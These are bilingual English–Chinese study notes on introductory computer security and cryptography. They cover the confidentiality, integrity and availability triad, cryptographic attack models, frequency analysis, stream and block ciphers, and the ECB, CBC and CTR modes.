

# Review


## Introduction to Security

### Defining Security

The security of a system, application, or protocol is always relative to: 一个系统、应用程序或协议的安全性总是相对于以下两个方面而言的

- a set of desired properties 一组期望的属性：不同的系统、应用或协议有着各自不同的安全需求和期望达成的属性
- an adversary with specific capabilities 具有特定能力的对手：对手的能力差异会影响系统等的安全性评估。

### Security Property Triad



**Confidentiality:** the avoidance of the unauthorized disclosure of information.

保密性是指避免信息被未经授权地披露

- protection of data **数据保护**: 确保数据在存储、传输和使用过程中不被非法获取或泄露
- allowing access for those who are allowed to see it **允许授权人员访问**: 只给予那些经过授权、有正当权限的人查看数据的权利。
- disallowing others from learning anything about its content. **禁止他人获取信息内容**: 严格阻止未被授权的人员以任何方式了解数据的内容

Tools for Confidentiality:

保密性工具

- **加密 (Encryption)**: 加密是一种利用密钥对信息进行转换的技术
- **访问控制 (Access Control)**: 访问控制用于管理谁能够查看或使用特定资源
  - **认证 (authentication)**: 确认用户的身份，判断其是否为合法用户
  - **授权 (authorization)**: 在用户通过认证后，确定该用户被允许访问哪些具体资源以及对这些资源具有何种操作权限
- **物理安全 (Physical Security)**: 通过采取物理措施来保护信息和相关资源的安全。

**Integrity** is the avoidance of the unauthorized alteration of information, encryption cannot address

完整性是指避免信息被未经授权地更改。加密并不能解决

Tools for Integrity:

- **备份 (Backups)**: 备份是指创建数据的副本
- **校验和 (Checksums)**: 校验和是通过计算一个函数得出的数值，该函数将文件内容映射为一个数值
- **数据纠错码 (Data correcting codes)**: 这是一种特殊的数据存储方式，它能使数据在存储或传输过程中出现小的变化时，容易被检测到并自动纠正

**Availability** ensures the accessibility of information in a timely manner by authorized party

可用性确保授权方能够及时访问信息

“DoS 攻击 —— 拒绝服务攻击”破坏可用性

Tools for Availability

- **物理保护措施 (Physical protections)**: 这是指构建的基础设施，其目的是即使在面临物理层面的挑战时，也能保证信息可访问。例如不间断电源
- **计算冗余 (Computational redundancies)**: 这是指使用计算机和存储设备作为故障时的备用方案。比如，在服务器集群中，有多台服务器同时运行相同的服务，当其中一台服务器出现故障时，其他服务器可以立即接管其工作，保证服务不中断

# Cryptography




豆包

你的AI助手, 助力每日工作学习

## Cryptography Primitives

Science of Encrypting and Decrypting Information to Avoid Unauthorized Access

加密和解密信息以避免未经授权访问的科学



Alice and Bob communicate through a insecure channel

Alice 对明文（原始消息 M）进行加密，将其转化为密文（用 ( $<>$ ) 表示），即 ( $C = E_K(M)$ ) (E 为加密算法，K 为密钥)

Bob 收到密文后，通过解密操作 ( $M = D_K(C)$ ) (D 为解密算法)，将密文还原为明文

攻击者试图破解密文，但因加密保护无法成功，确保了通信的保密性

## Cryptographic Concepts

1. **The set of possible plaintexts:** 可能的明文集合，即所有未加密的原始信息的集合。
2. **The set of possible ciphertexts:** 可能的密文集合，即明文经加密后生成的所有可能的加密信息集合。
3. **The set of encryption keys:** 加密密钥集合，用于将明文转换为密文的所有可能密钥的集合。
4. **The set of decryption keys:** 解密密钥集合，用于将密文还原为明文的所有可能密钥的集合。
5. **The correspondence between encryption keys and decryption keys:** 加密密钥与解密密钥的对应关系，如非对称加密中，公钥加密需私钥解密的特定关联。
6. **The encryption algorithm to use:** 使用的加密算法，如 AES、RSA 等，将明文转换为密文的具体规则。
7. **The decryption algorithm to use:** 使用的解密算法，与加密算法对应，将密文还原为明文的规则。

## Crypto Threat Model

**密码系统安全核心：**仅允许授权的加密 / 解密操作，同时考虑具有特定能力的对手存在


The security of a cryptosystem only authorized en/decrypting

对手了解除加/解密密钥以外系统的一切：

- The set of possible plaintexts
- The set of possible ciphertexts
- The correspondence between encryption and decryption keys
- The encryption algorithm to use
- The decryption algorithm to use

## Symmetric Cryptosystems 对称加密系统

Alice and Bob share a secret key used for both encryption and decryption




### Asymmetric Cryptography 非对称加密系统

One has two keys: public-key and secret-key

One uses secret-key to encrypt/decrypt message

The other one uses public-key to decrypt/encrypt message



### Digital Signatures 数字签名

公钥加密为数字签名提供了实现方法

确保消息完整性：若消息在传输过程中被篡改，签名验证将失败

### 加密哈希函数 (Cryptographic Hash Functions)

一种对消息 M 生成校验和的函数：

- **单向性 (One-way):**

可以轻松计算出 ( $Y = H(M)$ ) (将消息 M 输入函数 H 得到哈希值 Y)，但在仅知道 Y 的情况下，几乎无法逆向推导出原始消息 M。

- **抗碰撞性 (Collision-resistant):**


很难找到两个不同的消息 M 和 N，使得 ( $H(M) = H(N)$ )

常见的加密哈希函数示例包括 **SHA - 1** (已逐渐被淘汰，因存在安全隐患) 和 **SHA - 256**

## 数字证书 (Digital Certificates)

用于在网络环境中证明某个实体（如个人、组织、服务器等）的身份与其公钥之间的关联

## Symmetric Cryptography



Parties already share a secret key

## Attacks

攻击元素：

- 明文 (Plaintext)
- 加密 / 解密算法 (En/Decryption Algorithm)
- 无密钥
- 密文 (Ciphertext)

Goal: Guess the Key 目标推测出密钥

- **仅密文攻击 (Ciphertext only attack)**: 攻击者仅收集密文，试图通过分析密文推测密钥。
- **已知明文攻击 (Known plaintext attack)**: 攻击者收集到一些明文 - 密文对，利用这些对来推导密钥。
- **选择明文攻击 (Chosen plaintext attack, CPA)**: 攻击者主动选择特定明文并获取对应的密文，通过分析这些选定的明文 - 密文对来猜测密钥
- **选择密文攻击 (Chosen ciphertext attack, CCA)**: 攻击者收集选定的密文 - 明文对，通过分析这些对来推导密钥（更强）

## Brute-Force Attack

Try all possible keys K to decrypt cipher-text to obtain the likely plaintext

尝试所有可能的密钥 K 来解密密文，以获得可能的明文

## Ciphers

### 替换密码 (Substitution Ciphers)

每个字母被唯一替换为另一个字母，例如 ROT13

## 攻击：频率分析攻击 Frequency Analysis


利用语言（如英语）中字母分布不均匀的特性进行破解

a:	8.05%	b:	1.67%	c:	2.23%	d:	5.10%
e:	12.22%	f:	2.14%	g:	2.30%	h:	6.62%
i:	6.28%	j:	0.19%	k:	0.95%	l:	4.08%
m:	2.33%	n:	6.95%	o:	7.63%	p:	1.66%
q:	0.06%	r:	5.29%	s:	6.02%	t:	9.67%
u:	2.92%	v:	0.82%	w:	2.60%	x:	0.11%
y:	2.04%	z:	0.06%				

8.1: Letter frequencies in the book *The Adventures of Tom Sawyer*, by Twain.

一次性密码本（One - Time Pads）

- **绝对安全性 (Absolutely Unbreakable)**
- **加密过程：**对于明文 M 中的每一位，使用对应的密钥 ( $k_i$ ) 进行加密操作
- **实际应用问题 (Expensive in Practice) :** 尽管一次性密码本在理论上安全，但实际使用成本高昂




流密码 (Stream Ciphers)

密钥流：

- 密钥输入到伪随机比特生成器 (PRBG, Pseudorandom Bit Generator)，生成类似随机数的序列流
- 伪随机比特序列 ( $S = [S[0], S[1], S[2], \dots]$ )，若不知输入密钥，该序列不可预测，且可实时逐比特（或字节）生成。

加密：

- 通过将消息 M 与密钥流进行异或 (XOR) 操作实现加密，即 ( $C[i] = S[i] \oplus m[i]$ )
- 连续处理输入元素，速度快且代码量少




### 分组密码 (Block Cipher)


明文和密文均具有固定长度  $b$  (例如 128 位)

对于长度为  $n$  的明文，将其划分为  $m$  个块 ( $P[0], \dots, P[m - 1]$ )，满足 ( $n \leq bm < n + b$ )

若  $n$  不是  $b$  的整数倍，最后一个块需通过填充 (Padding) 达到长度  $b$




构造 (Building) 与迭代 (Iteration)：通过替换、置换等操作构建加密流程，并采用迭代方式多轮处理数据。每轮使用由原始密钥生成的子密钥，增强加密的复杂性和安全性。AES



### 分组密码操作模式


ECB：每个明文块 ( $P[i]$ ) 独立加密为密文块，使用相同密钥

核心问题 —— 相同的明文块会生成相同的密文块




CBC: 每个密文块的生成与前一个密文块相关

引入了初始向量，确保相同明文的加密结果不同，增加加密的随机性和安全性




CTR: 通过加密计数器值生成密钥流，再与明文异或得到密文

每个明文块必须使用不同的密钥和计数器值，且不可重复使用。避免因重复使用导致的安全漏洞

